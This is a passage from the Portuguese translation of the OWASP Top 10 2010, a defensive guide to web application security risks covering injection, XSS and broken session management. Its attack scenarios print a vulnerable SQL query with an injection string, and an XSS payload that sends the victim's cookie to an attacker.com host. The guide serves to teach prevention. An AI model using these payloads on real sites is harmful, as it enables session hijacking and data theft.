OWASP

The Open Web Application Security Project

OWASP Top 10 - 2010

The Ten Most Critical Web Application Security Risks

(versão portuguesa)

release

Notas desta versão

Esta versão do OWASP Top 10 foi desenvolvida como parte integrante da atividade conjunta dos capítulos brasileiro e português da OWASP, em prol da comunidade de programadores e da segurança dos sistemas desenvolvidos nos países de língua portuguesa. Este documento é baseado na versão OWASP Top 10 de 2010.

Participaram nesta tradução:

- Carlos Serrão - carlos.j.serrao@gmail.com
- Leonardo Cavallari Militelli - leonardocavallari@gmail.com
- Joaquim Marques - marques@ipcb.pt
- Nuno Teodoro - nuno.filipe.teodoro@gmail.com
- Jeronimo Zucco - jczucco@gmail.com
- Ricardo Makino - ricardo.nobu@gmail.com
- Rafael Gomes - rafael.gomes@ufba.br
- Paulo Silva - pauloasilva@gmail.com
- João Lima - joao.lima@blip.pt
- Eduardo Neves - eneves@conviso.com.br

A tradução deste documento pretende-se fiel ao texto original, tendo sido introduzidos alguns detalhes explicativos que estão dispersos no texto, assumindo, nalguns casos, a forma de notas de rodapé.

Para saber mais sobre os eventos e atividades desenvolvidas pela delegação da OWASP em Portugal, aceda à página (http://www.owasp.org/index.php/Portuguese) ou registe-se na lista de discussão OWASP-PT (https://lists.owasp.org/mailman/listinfo/owasp-portuguese).

Sobre o OWASP

Prefácio

O software inseguro está a minar a nossa saúde financeira, a área da defesa, da energia e outras infraestruturas críticas. À medida que a nossa infraestrutura digital fica cada vez mais complexa e interligada, a dificuldade na construção de aplicações seguras aumenta exponencialmente. Não é possível continuar a tolerar os problemas de segurança relativamente simples, como os que são apresentados no Top 10 da OWASP.

O projeto Top 10 tem como objetivo a sensibilização para a problemática da segurança das aplicações, através da identificação de alguns dos riscos mais críticos e comuns que as organizações enfrentam. O projeto Top 10 é referenciado por muitas normas, livros, ferramentas e organizações, incluindo MITRE, PCI DSS, DISA, FTC, e muitas outras. Esta versão do Top 10 da OWASP marca o oitavo ano deste projeto, na sua missão de sensibilização para a importância dos riscos de segurança aplicacional. O Top 10 da OWASP foi lançado inicialmente em 2003, tendo sido alvo de pequenas atualizações em 2004, 2007 e mais recentemente, em 2010.

A OWASP encoraja a utilização do Top 10 para que as organizações criem e utilizem aplicações seguras, os programadores possam aprender com os erros de outras organizações e os executivos possam começar a pensar sobre como gerir o risco de criar aplicações de software nas suas empresas.

No entanto o Top 10 não é um programa de segurança aplicacional por si só. Indo mais além, a OWASP recomenda que as organizações estabeleçam uma base sólida de formação, normas e ferramentas que tornem a programação segura, possível. No topo dessa fundação as organizações podem integrar a segurança nos seus processos de desenvolvimento, verificação e manutenção. A gestão pode usar os dados provenientes dessas atividades para gerir os custos e riscos associados à segurança aplicacional.

Esperamos que o Top 10 da OWASP seja útil para seus esforços de segurança aplicacional. Por favor, não hesite em contactar a OWASP com as suas perguntas, comentários e ideias, tanto de forma pública para OWASP-TopTen@lists.owasp.org ou de forma privada para dave.wichers@owasp.org.

http://www.owasp.org/index.php/Topten

Sobre a OWASP

O *Open Web Application Security Project* (OWASP) é uma comunidade aberta, dedicada a capacitar as organizações a desenvolver, adquirir e manter aplicações que possam ser confiáveis. Na OWASP é possível encontrar de **forma livre e aberta**:

- Ferramentas de segurança aplicacional e normas
- Livros sobre testes de segurança aplicacional, desenvolvimento de código fonte seguro e revisão de segurança desse mesmo código fonte
- Normas de controlo de segurança e bibliotecas
- Delegações/Capítulos locais espalhados por todo o Mundo
- Pesquisa do estado da arte
- Inúmeras conferências espalhadas por todo o Mundo
- Listas de discussão
- E muito mais... tudo em www.owasp.org

Todas as ferramentas OWASP, documentos, fóruns, e as delegações/capítulos são livres e abertos à participação de todos os interessados na melhoria da segurança aplicacional. A OWASP defende a abordagem à segurança aplicacional como sendo um problema de pessoas, processos e tecnologia, porque as abordagens mais eficazes para a segurança aplicacional necessitam de melhorias em todas estas áreas.

A OWASP é um novo tipo de organização. A ausência de pressões comerciais permite à OWASP o fornecimento de informação imparcial, prática e de baixo custo sobre segurança aplicacional. A OWASP não é afiliada de nenhuma empresa de tecnologia, apesar de apoiar o uso informado de tecnologia de segurança comercial. Da mesma forma que muitos projetos de software de código aberto, a OWASP produz diversos tipos de materiais de uma maneira cooperativa e aberta.

A fundação OWASP é uma entidade sem fins lucrativos que garante o sucesso do projeto a longo prazo. Quase todos os associados com a OWASP são voluntários, incluindo a Direção da OWASP, as Comissões Globais, os Líderes de Delegações, os Líderes de Projetos e os membros do projeto. Apoiamos a pesquisa inovadora em segurança através da atribuição de bolsas e de infraestrutura de suporte.

Junte-se a nós!

Introdução

Bem-Vindo

Bem-vindo ao Top 10 da OWASP! Esta importante atualização, mais concisa e focada no risco, apresenta uma lista dos **10 riscos mais críticos de segurança em aplicações Web**. O Top 10 da OWASP foi sempre sobre riscos, mas esta atualização evidencia mais esta orientação, fornecendo ainda informação adicional de como avaliar estes riscos nas suas aplicações.

Para cada item deste Top 10, esta edição discute a probabilidade de ocorrência geral e as suas consequências, também usadas para aferir a gravidade do risco. Esta edição inclui ainda orientação sobre como verificar se existem problemas nesta área, como evitá-los, alguns exemplos de falhas e ligações para recursos que fornecem informação adicional.

O objetivo principal do Top 10 da OWASP é o de educar programadores, *designers*, arquitetos e organizações acerca das consequências das mais importantes deficiências de segurança em aplicações Web. O Top 10 fornece ainda métodos básicos de proteção contra áreas de problemas de alto risco - e fornece orientações sobre onde ir a partir daqui.

Avisos

Não pare no 10. Há centenas de questões que podem afetar a segurança geral de uma aplicação Web, como discutido no *OWASP Developer's Guide*, leitura essencial no desenvolvimento de aplicações Web. Orientações sobre como encontrar de forma efetiva vulnerabilidades em aplicações Web são fornecidas no *OWASP Testing Guide* e *OWASP Code Review Guide*. Estes dois manuais têm sido atualizados de forma considerável desde a última edição do Top 10 da OWASP.

Alterações constantes. Este Top 10 será continuamente modificado. Mesmo sem alterar uma linha do código fonte, a sua aplicação poderá ficar vulnerável a algum risco que não tenha sido previamente identificado. Por favor, reveja o conselho no final deste documento em "Onde ir a partir de agora" para mais informações.

Pense de forma positiva. A OWASP produziu o *Application Security Verification Standard (ASVS)* para quando tiver acabado de procurar vulnerabilidades e pretender focar-se em estabelecer fortes controlos de segurança nas suas aplicações. Este documento serve de guia de verificação para organizações e revisores de código fonte.

Utilize as ferramentas de uma forma inteligente. As vulnerabilidades de segurança poderão ser bastante complexas e enterradas em montanhas (infinitas páginas) de código fonte. A abordagem com a maior relação custo-benefício para encontrá-las e eliminá-las é, quase sempre, envolvendo recursos humanos especialistas e capazes, equipados com as melhores ferramentas.

Considere uma mudança de rumo. As aplicações Web seguras apenas são possíveis quando é utilizado um ciclo de vida de desenvolvimento seguro de software . Para aconselhamento sobre como implementar um *SDLC - Software Development LifeCycle* seguro, a OWASP lançou recentemente o *OWASP Software Assurance Maturity Model (SAMM)* que é uma importante atualização do *OWASP CLASP Project*.

Agradecimentos

Obrigado à Aspect Security por ter iniciado, liderado e atualizado o Top 10 da OWASP deste a sua conceção em 2003. Igualmente o nosso obrigado aos seus autores principais: Jeff Williams e Dave Wichers.

Queremos ainda agradecer às organizações que contribuíram com os seus dados de prevalência de vulnerabilidades para esta atualização de 2010:

- Aspect Security
- MITRE – CVE
- Softtek
- White Hat Security Inc. – Statistics

Por fim os nossos agradecimentos vão para quem contribuiu com conteúdos significativos ou despendeu tempo a rever esta atualização do Top 10[1]:

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (White Hat)
- Paul Petefish (Solutionary, Inc.)
- Eric Sheridan (Aspect Security)
- Andrew van der Stock

1 Refere-se à versão original em inglês.

Notas da versão

O que mudou de 2007 para 2010?

O horizonte de ameaças para aplicações web (aplicações baseadas e/ou distribuídas através da internet) mudou com os avanços dos atacantes, das novas tecnologias e com o aumento significativo da complexidade dos sistemas. De forma a acompanhar esta evolução atualizámos o Top 10 da OWASP periodicamente. Nesta edição de 2010, fizemos alterações significativas, tais como:

1) Explanámos que o Top 10 é a propósito dos **10 Riscos mais importantes** e não das 10 falhas mais comuns. Veja os detalhes em "Compreenda os Riscos de Segurança Aplicacional", mais a baixo.

2) Alterámos a metodologia de cálculo da ordenação de forma a estimar o risco associado em vez de depender somente da frequência de ocorrência da falha. Esta alteração afeta a ordem do Top 10 como poderá ser observado na tabela que se segue.

3) Substituímos dois itens na lista:

+ ACRESCENTADO: A6 – Configuração Incorreta de Segurança. Este item era o A10 no Top 10 de 2004: Gestão de Configurações Inseguras, mas foi abandonado porque não foi considerado como uma questão relacionada com o software. No entanto, do ponto de vista dos riscos de uma organização e de uma perspetiva de prevalência, claramente merece voltar a estar incluído nesta lista estando desta forma de volta ao Top 10.

+ ACRESCENTADO: A8 - Redirecionamentos e Encaminhamentos Inválidos. Este item está a entrar no Top 10 pela primeira vez. Esta evidência mostra-nos que embora o risco associado seja relativamente desconhecido, está a espalhar-se e poderá provocar danos significativos.

- REMOVIDO: A3 - Execução de Ficheiros Maliciosos. Este é ainda um problema significativo em variados ambientes. Contudo, a sua prevalência no Top 10 de 2007 foi inflacionado por aplicações desenvolvidas em PHP, o qual é atualmente distribuído com uma configuração por omissão mais focada em aspetos de segurança, fazendo baixar a relevância e prevalência deste item.


- REMOVIDO: A6 – Perda de Informação e Tratamento Incorreto de Erros. Embora este risco seja bastante dominante, o seu impacto aquando da divulgação do *stack trace* e na informação de mensagens de erro, é tipicamente mínimo.

OWASP Top 10 – 2007 (Anterior)	OWASP Top 10 – 2010 (Novo)
A2 - Falhas de Injeção	A1 – Injeção
A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A7 – Quebra da Autenticação e da Gestão de Sessões	A3 – Quebra da Autenticação e da Gestão de Sessões
A4 – Referência Insegura e Direta a Objetos	A4 – Referência Insegura e Direta a Objetos
A5 - Cross Site Request Forgery (CSRF)	A5 - Cross Site Request Forgery (CSRF)
<Anterior T10 2004 A10 - Gestão de Configuração Insegura >	A6 - Configuração Incorreta de Segurança (NOVO)
A8 - Armazenamento Criptográfico Inseguro	A7 - Armazenamento Criptográfico Inseguro
A10 - Falha na Restrição de Acesso a URL	A8 - Falha na Restrição de Acesso a URL
A9 - Comunicações Inseguras	A9 - Proteção Insuficiente ao Nível do Transporte
<Não existia no T10 2007>	A10 - Redirecionamentos e Encaminhamentos Inválidos (NOVO)
A3 - Execução de Ficheiros Maliciosos	<Removido do Top 10 2010>
A6 - Perda de Informação e Tratamento Incorreto de Erros	<Removido do Top 10 2010>

Riscos de Segurança Aplicacional

O que são riscos de Segurança Aplicacional?

Os atacantes podem recorrer a um leque potencialmente variado de abordagens na utilização da sua aplicação com o objetivo de causar danos ao seu negócio. Cada uma destas abordagens representa um risco que poderá ser, ou não, suficientemente sério para justificar a sua atenção.



Por vezes estas abordagens são fáceis de identificar e de explorar, outras vezes, são extremamente difíceis. De forma semelhante, os danos causados podem variar do nada até uma situação em que podem colocar o seu negócio em risco total. Para determinar o risco para a sua organização, você pode avaliar a probabilidade associada ao agente de ameaça, o vetor do ataque e a vulnerabilidade de segurança e combinar estes elementos com a estimativa de impacto técnico e de negócio para sua organização. Os elementos referidos, todos juntos, determinam o risco global ou total.

Qual é o meu risco?

Esta atualização do Top 10 da OWASP centra-se na identificação dos riscos mais sérios para um leque variado de organizações. Para cada um destes riscos é fornecida informação genérica acerca da probabilidade e do impacto técnico, usando o esquema de avaliação baseado na Metodologia de Classificação de Riscos da OWASP.

Agente de Ameaça	Vetor de Ataque	Prevalência da Vulnerabilidade	Facilidade de Deteção da Vulnerabilidade	Impacto Técnico	Impacto de Negócio
	Fácil	Generalizada	Fácil	Severo	
?	Médio	Comum	Médio	Moderado	?
	Difícil	Pouco comum	Difícil	Menor	

No entanto, apenas você conhece as especificidades do seu ambiente e negócio. Para cada aplicação pode nem existir um agente de ameaça que possa realizar um ataque relevante ou o impacto técnico do mesmo pode nem ser muito significativo. Assim, você terá que avaliar cada risco por si próprio, tendo em especial atenção os agentes de ameaça, os controlos de segurança e o impacto no negócio na sua empresa.

Embora as edições anteriores do Top 10 da OWASP se tenham centrado na identificação das vulnerabilidades mais comuns, estas foram igualmente concebidas em torno do risco. Os nomes dos riscos no Top 10 derivam

do tipo de ataque, do tipo de vulnerabilidade ou do tipo de impacto causado. A OWASP escolheu o nome mais comum ou popular, de forma a alcançar um nível mais elevado de consciencialização.

Referências

OWASP

- OWASP Risk Rating Methodology
- Article on Thread/Risk Modeling

Externas

- Fair Informal Risk Framework
- Microsoft Thread Modeling (STRIDE and DREAD)

Top 10 OWASP de riscos de Segurança Aplicacional - 2010

A1 – Injeção	As falhas de injeção, tais como injeção de SQL, de S.O. (Sistema Operativo) e de LDAP, ocorrem quando dados não confiáveis são enviados para um interpretador como parte de um comando ou consulta. Os dados hostis usados no ataque podem iludir o interpretador para que este execute comandos não-desejáveis ou permita aceder a dados não autorizados.
A2 - Cross Site Scripting (XSS)	As falhas XSS ocorrem sempre que uma aplicação recebe dados não confiáveis e os envia para um navegador Web sem que os tenha validado ou filtrado convenientemente. O XSS permite aos atacantes a execução de *scripts* no navegador da vítima que podem ser usados para sequestrar informações da sessão do utilizador, alterar edereços Web de forma perigosa ou redirecionar o utilizador para endereços maliciosos.
A3 – Quebra da Autenticação e da Gestão de Sessões	As funções de uma aplicação relacionadas com autenticação e gestão de sessões são muitas vezes implementadas de forma incorreta, permitindo aos atacantes comprometer as senhas, chaves, identificadores de sessão ou ainda, explorar outras falhas de implementação por forma a assumirem a identidade de outro utilizador.
A4 – Referência Insegura e Direta a Objetos	Uma referência direta a um objeto ocorre quando um programador expõe uma referência para um objeto interno à implementação, como um ficheiro, uma diretoria ou chave de uma base de dados. Sem uma verificação de controlo de acesso ou outra proteção semelhante, os atacantes podem manipular estas referências para acederem a informação não-autorizada.
A5 - Cross Site Request Forgery (CSRF)	Um ataque CSRF força o navegador duma vítima que tenha uma sessão ativa a enviar um pedido HTTP forjado, incluindo o *cookie* e outras informações da sessão (i.e informação de autenticação) para uma aplicação Web vulnerável. Esta falha permite ao atacante forçar o navegador da vítima a criar pedidos que a aplicação vulnerável aceita como pedidos legítimos oriundos da vítima.
A6 - Configuração Incorreta de Segurança	A segurança depende também da existência de configurações seguras especificamente definidas e usadas na aplicação, *frameworks*, servidor aplicacional, servidor web e plataforma. Todas estas configurações devem ser definidas, implementadas e mantidas, sendo que muitas vezes elas não existem por omissão. Isto inclui igualmente possuir todo o software atualizado, incluindo todas as bibliotecas de código fonte usadas pela aplicação.
A7 - Armazenamento Criptográfico	Muitas aplicações web não protegem devidamente dados sensíveis tais como cartões de créditos, SSNs e credenciais de autenticação, com recurso a algoritmos de cifra ou de resumo. Os atacantes podem roubar ou modificar estes dados,

Inseguro	protegidos de forma deficiente, para realizar roubos de identidade, fraude com cartões de crédito ou outros crimes.
A8 - Falha na Restrição de Acesso a URL	Muitas aplicações web verificam os direitos de acesso a um URL antes de mostrarem ligações e botões protegidos. No entanto, as aplicações devem realizar verificações de controlo de acesso semelhantes de cada vez que estas páginas são acedidas, caso contrário, os atacantes podem forjar URLs e aceder a estas páginas escondidas, sem qualquer controlo.
A9 - Proteção Insuficiente ao Nível do Transporte	As aplicações falham frequentemente na autenticação, cifra, e proteção da confidencialidade e integridade do tráfego de rede sensível. Quando o fazem, fazem-no muitas vezes com recurso a algoritmos fracos, usam certificados inválidos ou expirados ou não os usam corretamente.
A10 - Redirecionamentos e Encaminhamentos inválidos	As aplicações Web redirecionam e encaminham frequentemente utilizadores para outras páginas e sítios web usando dados não confiáveis para determinar as páginas de destino. Sem uma validação adequada, os atacantes podem redirecionar as vítimas para sítios de *phishing* ou de *malware* ou usar o encaminhamento para aceder a páginas não autorizadas.

A1 - Injeção

Agente da Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impactos Técnicos	Impactos de Negócio
	Exploração FÁCIL	Prevalência COMUM	Deteção MÉDIO	Impacto SEVERO	
Considere alguém que possa enviar dados não confiáveis para o sistema, incluindo utilizadores externos, utilizadores internos e administra-dores.	O atacante envia um ataque baseado em texto que explora a sintaxe do interpretador alvo. Quase qualquer fonte de dados poderá constituir um vetor de injeção, incluindo fontes internas.	As falhas de Injeção ocorrem quando uma aplicação envia dados não confiáveis para um interpretador. Estas apresentam uma elevada prevalência, em particular em código fonte legado, encontrando-se com regularidade em consultas SQL, consultas LDAP, consultas XPath, comandos do S.O., argumentos de programas, etc. Estas falhas são fáceis de detetar aquando da verificação do código fonte, mas mais difíceis através de testes. Scanners e Fuzzers poderão ajudar os atacantes a encontrá-las.		As injeções poderão resultar em corrupção ou perca de dados, falhas na responsabilizaçã o, ou negação de serviço. A injeção poderá levar ao controlo total do endereços por parte do atacante.	Considere o valor do negócio dos dados afetados e da plataforma em que assenta o interpretador. Todos os dados podem ser roubados ou modificados. Pode a sua reputação ser afetada?

Serei vulnerável à injeção?

A melhor forma de saber se uma aplicação é vulnerável à injeção será verificar que toda a utilização dos interpretadores separa de forma clara dados não confiáveis dos comandos e consultas. Para declarações SQL isto significa a utilização de variáveis de ligação em todas as instruções preparadas e procedimentos armazenados, evitando consultas dinâmicas.

Verificar o código é a forma mais rápida e segura para assegurar se a aplicação usa interpretadores de uma forma segura. As ferramentas de análise de código, podem ajudar um analista de segurança a encontrar o uso de interpretadores e a fazer o registo do fluxo de dados através da aplicação. Os testes de penetração manual poderão confirmar estas questões concebendo modos de ataque que verifiquem estas vulnerabilidades.

A análise dinâmica e automática que permita exercitar a aplicação poderá fornecer alguma informação adicional sobre a existência ou não de algumas vulnerabilidades de injeção que possam ser exploradas. Nem sempre os *scanners* conseguem chegar aos interpretadores, tendo alguma dificuldade em detetar se um ataque foi feito com sucesso. Uma má gestão de erros pode tornar a descoberta das vulnerabilidades de injeção mais fácil.

Como evitar a injeção?

Prevenir injeções requer que os dados não confiáveis sejam separados dos comandos e das consultas:

1. A melhor opção é usar uma API segura que evita o uso por completo dos interpretadores ou oferece uma interface parametrizável. Tenha especial cuidado com as APIs, tais como procedimentos armazenados, que embora sejam parametrizáveis, mesmo assim permitem injeção.

2. Caso uma API parametrizável não esteja disponível, deve filtrar com todo o cuidado carateres especiais usando uma sintaxe de filtragem específica para o interpretador em causa. A ESAPI da OWASP possui algumas destas rotinas de filtragem.

3. É igualmente recomendada a validação da entrada de dados empregando estratégias positivas ou listas brancas (*whitelist*), com uma canonização adequada. No entanto esta pode não ser defesa suficiente já que muitas aplicações necessitam de carateres especiais aquando da entrada de dados. A ESAPI da OWASP contém uma extensa lista de rotinas de validação de dados usando listas brancas.

Exemplo de cenário de ataque

A aplicação usa dados não confiáveis na construção da seguinte consulta **SQL vulnerável**:

```
String query = "SELECT *
FROM    accounts
WHERE  custID='" + request.get.Parameter("id") + "'";
```

O atacante altera o argumento 'id' no seu navegador por forma a enviar ' or '1'='1. Isto altera o propósito da consulta SQL fazendo retornar todos os registos da tabela “accounts”.

```
http://example.com/app/accountView?id=' or '1'='1
```

No pior dos cenários o atacante usa esta vulnerabilidade para invocar procedimentos armazenados especiais na base de dados para permitir tomar o controlo total da mesma e eventualmente controlar o servidor em que a base de dados reside.

Referências

OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

Externas

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection

A2 - Cross Site Scripting (XSS)

Agente da Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impactos Técnicos	Impactos de Negócio
	Exploração MÉDIA	Prevalência GENERALIZADA	Deteção FÁCIL	Impacto MODERADO	
Considere alguém que possa enviar dados não confiáveis para o sistema, incluindo utilizadores externos, utilizadores internos e administradores.	O atacante envia *scripts* textuais que exploram o interpretador no seu navegador. Quase qualquer fonte de dados poderá constituir um vetor de ataque, incluindo fontes internas tais como dados de uma base de dados.	O XSS é um dos riscos que mais prevalece no contexto das falhas de segurança em aplicações web. As falhas XSS acontecem quando uma aplicação inclui dados fornecidos pelo utilizador numa página enviada para o navegador sem que alguma validação ou filtragem tenha sido feita aos dados. Existem três tipos conhecidos de falhas XSS: 1) Armazenada; 2) Refletida; 3) XSS baseado em DOM. Descobrir falhas XSS é razoavelmente fácil através de testes ou análise do código fonte.		Os atacantes poderão executar *scripts* no navegador da vítima para sequestrar dados da sessão do utilizador, alterar sítios de forma maliciosa, inserir conteúdo hostil, redirecionar o utilizador, sequestrar o navegador do utilizador usando *malware*, etc.	Considere o valor do negócio do sistema afetado e de todos os dados que o mesmo processa. Considere igualmente o impacto de negócio da exposição pública da vulnerabilidade.

Serei vulnerável ao XSS?

É necessário assegurar que todos os dados inseridos por utilizadores e enviados pelo navegador são verificados quanto à sua validade (através da validação da entrada dos dados) e que os dados são devidamente filtrados antes de serem incluídos na página. A codificação adequada da saída de dados assegura que os dados de entrada são sempre tratados como texto pelo navegador, ao invés de serem considerados como conteúdo ativo passível de ser executado.

Tanto as ferramentas estáticas como as dinâmicas podem detetar automaticamente problemas de XSS. No entanto, cada aplicação constrói as páginas de diferente modo e usa diferentes interpretadores associados aos navegadores como JavaScript, ActiveX, Flash e Silverlight, o que dificulta a deteção automática. Portanto, uma deteção completa destes problemas requer uma combinação de revisão manual do código e testes de penetração manual, como complemento a qualquer abordagem automática que possa ser usada.

As tecnologias Web 2.0, como o AJAX, fazem com que este risco - XSS - seja muito mais difícil de detetar através de ferramentas automáticas.

Como evitar o XSS?

Prevenir o XSS requer manter os dados não confiáveis separados do conteúdo ativo do navegador.

1. A opção mais adequada passa por efetuar uma filtragem a todos os dados não confiáveis que constem do contexto HTML (corpo, atributos, JavaScript, CSS ou URL) em que os dados serão inseridos. Os programadores necessitam de incluir esta filtragem nas suas aplicações a não ser que as suas *frameworks* de interface do utilizador já o façam. Consulte o "OWASP XSS Preveting Cheat Sheet" para mais detalhes sobre técnicas de filtragem.

2. A validação de entrada de dados positiva ou através de listas brancas (*whitelist*) com uma adequada canonização e descodificação, é recomendada, uma vez que ajuda a proteger contra XSS. No entanto, esta não é uma defesa completa uma vez que várias aplicações necessitam usar caracteres especiais aquando da entrada de dados. Essas validações deveriam, tanto quanto possível, descodificar qualquer entrada de dados codificada e validar o seu comprimento, caracteres, formato e regras de negócio antes de aceitar dados de entrada.

Exemplo de cenário de ataque

A aplicação usa dados não confiáveis na construção do seguinte fragmento de HTML sem validação ou filtragem dos mesmos:

```
(String) page += "<input name ='creditcard' type='TEXT' value="" + request.getParameter("CC")+"'>";
```

O atacante modifica o parâmetro 'CC' no seu navegador para:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'
%20+document.cookie</script>.
```

Isto faz com que o ID da sessão da vítima seja enviado para o endereço web do atacante, permitindo a este último capturar a sessão corrente do utilizador. Atenção que o atacante também poderá usar XSS para destruir qualquer defesa CSRF que a aplicação tenha. Veja a A5 para informação sobre CSRF.

Referências

OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Project Home Page
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review

Externas

- CWE Entry 79 on Cross-Site Scripting
- Rsnake's XSS Attack Cheet Sheet

A3 - Quebra da Autenticação e da Gestão de Sessões

Agente da Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impactos Técnicos	Impactos de Negócio
	Exploração MÉDIA	Prevalência COMUM	Deteção MÉDIA	Impacto SEVERO	
Considere atacantes externos e anónimos, assim como utilizadores com as suas próprias contas, que podem tentar furtar as contas de outros utilizadores. Considere ainda pessoas de dentro da sua empresa que procuram disfarçar as suas ações.	Os atacantes usam falhas ou brechas nas funções de autenticação ou de gestão de sessões (por exemplo, contas expostas, palavras-chave, identificadores de sessão) para se fazerem passar por outros utilizadores.	Os programadores desenvolvem frequentemente esquemas de autenticação e de gestão de sessões, no entanto fazer isto da forma mais correta é difícil. Como resultado, estes esquemas personalizados apresentam frequentemente falhas em áreas como o fecho de sessão, gestão de palavras-chave, expiração de sessões, sistemas do tipo "*remember me*", questões secretas, atualização da conta, entre outros. Encontrar e identificar estas falhas pode ser, por vezes, difícil, uma vez que cada implementação tem as suas próprias características.		Estas falhas podem permitir que algumas ou até mesmo todas as contas sejam atacadas. Uma vez bem sucedido, o atacante pode fazer tudo exatamente como a vítima. Contas com maiores privilégios são mais frequentemente visadas.	Considere o valor de negócios dos dados e funções das aplicações afetadas. Considere ainda o impacto de negócios de uma exposição pública da vulnerabilidade.

Serei vulnerável?

Os ativos primários a serem protegidos são as credenciais e os identificadores de sessão.

1. Estão as credenciais sempre protegidas enquanto armazenadas utilizando funções de resumo ou criptografia? Veja A7.
2. Podem as credenciais ser adivinhadas ou sobrepostas através de funções inadequadas de gestão da conta (ex.: criação da conta, mudança de palavra passe, recuperação da palavra passe, identificadores de sessão fracos)?
3. São os identificadores de sessão expostos no URL (ex.: re-escrita de URL)?
4. São os identificadores de sessão vulneráveis a ataques de fixação de sessão?
5. São os identificadores de sessão invalidados após um determinado período de inatividade e os utilizadores tem uma opção para terminar a sessão?
6. São os identificadores de sessão modificados após a autenticação bem sucedida?

7. São as palavras-chave, identificadores de sessão e outras credenciais enviadas através de ligações que usem TLS? Ver A9.

Veja os requisitos do ASVS nas secções V2 e V3 para maiores detalhes.

Como evitar isto?

A principal recomendação para uma organização é a de tornar disponível para os seus programadores:

1. Um conjunto único e forte de controlos de autenticação e de gestão de sessões. Estes controlos devem ser capazes de:
    1. Atender a todos os requisitos para autenticação e gestão de sessões definidos no documento *"Application Security Verification Standard"* (ASVS) em particular nas secções V2 (Autenticação) e V3 (Gestão de Sessões).
    2. Ter uma interface simples para os programadores. Considere o Autenticador da ESAPI e as API de Utilizador como bons exemplos para simular, utilizar ou desenvolver sobre.
2. Grandes esforços devem ser igualmente realizados para evitar a ocorrência de falhas XSS que podem ser utilizadas para furto de identificadores de sessão. Veja A2.

Exemplo de cenário de ataque

Cenário #1: Aplicação para reservas de avião que suporta a rescrita do URL, colocando os identificadores de sessão diretamente no URL:

```
http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii
```

Um utilizador autenticado do endereço web quer que seus amigos saibam sobre a venda. Ele encaminha por e-mail o endereço acima sem saber que lhes está igualmente a fornecer o seu identificador de sessão. Quando um de seus amigos usa o endereço, ele usará não só o identificador de sessão original como ainda os dados referentes ao cartão de crédito utilizado na operação e associados à sessão.

Cenário #2: Os processos de expiração das sessões da aplicação não estão parametrizados de forma adequada. O utilizador utiliza um computador público para aceder a um endereço web. Em vez de selecionar a opção de "logout" para sair de sessão, ele fecha simplesmente a janela do navegador e vai-se embora. Um atacante pode utilizar o mesmo navegador uma hora mais tarde e mesmo assim a sessão original continuar ativa e devidamente autenticada.

Cenário #3: Um utilizador interno ou atacante externo ganha acesso à base de dados com as palavras-chave de acesso ao sistema. As palavras passe dos utilizadores não estão cifradas, expondo todas as palavras-chave dos utilizadores a este atacante.

Referências

OWASP

Para um conjunto mais completo de requisitos e de problemas a serem evitados nesta área, veja os requisitos estabelecidos pelo ASVS para a área de Autenticação (V2) e de Gestão de Sessões (V3).

- OWASP Authentication Cheat Sheet
- ESAPI Authenticator API
- ESAPI User API
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

Externas

- CWE Entry 287 on Improper Authentication

A4 - Referências Diretas Inseguras a Objetos

Agente da Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impactos Técnicos	Impactos de Negócio
	Exploração FÁCIL	Prevalência COMUM	Deteção FÁCIL	Impacto MODERADO	
